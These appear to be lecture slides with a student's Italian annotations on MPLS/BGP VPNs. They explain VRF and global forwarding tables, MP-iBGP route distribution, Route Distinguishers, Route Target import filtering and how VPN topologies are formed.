



LABEL STACKING, aggiungiamo informazioni al pacchetto con extra label per mantenere queste informazioni. L'internal label identifica la VPN (il customer), l'external label identifica il label switch path

Managing multiple forwarding tables at the PE

- ❑ The PE associates the incoming packet to the customer VPN by simply ***matching the ingress interface***
- ❑ The MPLS forwarding table changes according to the specific VPN the customers belong to
- ❑ The PE must support ***as many forwarding tables as the customers VPNs connected to it***
- ❑ Such forwarding tables are called ***VPN Routing and Forwarding (VRF) tables***
 - ❑ A VRF entry contains (logically) the following tuple: <VPN network address, VPN mask, Next PE IP Address, Internal label, Output Interface>
- ❑ In addition to the VRF, a PE stores a single ***Global Forwarding Table (GRT)*** which permits to reach a PE from another PE
 - ❑ a GRT entry contains the tuple: <PE IP address, external label, Output Interface>

High Level Architecture





è un problema gestire staticamente queste tabelle perciò ci vengono incontro alcuni protocolli

Populating the GFT and the VRFs

- ❑ The Global Forwarding Table is configured by the provider during the set-up or the MPLS/VPN backbone (i.e. LSPs between PEs)
- ❑ The GFT can be populated manually (in the case of manual LSPs), or automatically in the case of a set-up with signalling protocols like LDP, RSVP-TE or CR-LDP
- ❑ VRFs contain two forwarding categories:
 - ❑ Forwarding to LOCAL sites
 - ❑ Forwarding to REMOTE sites
- ❑ Forwarding to local sites can be:
 - ❑ Manually configured
 - ❑ Obtained through specific routing protocols (OSPF, RIP, etc.), running the CE-PE link
- ❑ Remote routes are obtained through an extension of the BGP-4 protocol, namely Multi-Protocol interior BGP (**MP-iBGP**)

Populating the GFT and the VRFs

- ❑ VRFs are synchronized by exchanging the reachability info inside MP-iBGP announces
- ❑ An MP-iBGP announce is sent by a PE to all other PEs; an overlay full mesh between PEs must exist bisogna pensare i LRS come un unico grande switch, per questo full mesh. IP level è come un unico hop
- ❑ ***Assumption:*** the cost of the direct hop between two PEs is 1, being this an IP level hop (not MPLS hop)
- ❑ A same MP-iBGP announce carries reachability information relative to prefixes of more VRFs

Route Distinguisher

- ❑ Thanks to MP-iBGP announces, the BGP engine inside the PE calculates the next-hop (and internal label) towards every announced prefix
- ❑ VRFs belonging to different VPNs can notify a same private prefix since the addressing spaces can be overlapped.
- ❑ To differentiate overlapped prefixes (i.e. make them different to the BGP engine), **a VRF is identified by an ID named Route Distinguisher (64 bit)**
- ❑ Usually, all the VRFs of the same VPN use the same Route Distinguisher, since the prefixes inside a VPN cannot overlap.
- ❑ In this way, the Route Distinguisher can be reused

Route Distinguisher

- The RD is placed before the net_id in the MP-iBGP entries
- The routes computed by BGP are inserted inside the enabled VRFs (see Route Target next...)

MP-iBGP announcements examples:

```
100:5:192.168.1.0/24 next-hop 160.80.86.1 int label 56 RT 100:1
```


```
100:9:192.168.1.0/24 next-hop 160.80.86.15 int label 32 RT 200:1
```

To accept the MP-iBGP announcements:


```
VRF RT import 100:1
```

```
VRF RT import 200:1
```

Populating VRFs: example



Populating VRFs: example





What about the VPN topology?

- ❑ If MP-iBGP messages are diffused among all PEs, all the VPNs have a full-mesh topology
- ❑ PROBLEM: what if I want different topologies for different VPNs?
- ❑ BGP principles say that if I have an overlay topology in which MP-iBGP messages are diffused, the (forwarding) topology of VPN-x is the set of the overlay shortest-paths between any couple of nodes
- ❑ Since direct connections between two PEs have metric 1, the VPN-x topology matches the overlay topology in which MP-iBGP messages are notified
- ❑ Therefore, if the overlay network in which MP-iBGP messages are forwarded is full-mesh, the VPN topology is full-mesh, too



What about the VPN topology?

- ❑ To change the logical topology of VPN-x it is necessary to change the MP-iBGP overlay network of VPN-x
- ❑ Solution 1: create a different MP-iBGP overlay forwarding topology for each VPN
 - ❑ High management effort, cannot aggregate inside the same MP-iBGP message the routing information relative to more VPNs, etc...
- ❑ ***Solution 2: keep the MP-iBGP full mesh and filter incoming announcements***
 - ❑ Having an overlay full-mesh for MP-iBGP common between PEs
 - ❑ Define the specific overlay needed for a given VPN
 - ❑ Flood MP-iBGP messages on the common MP-iBGP overlay
 - ❑ Receivers elaborate only announces coming from links of the specific overlay

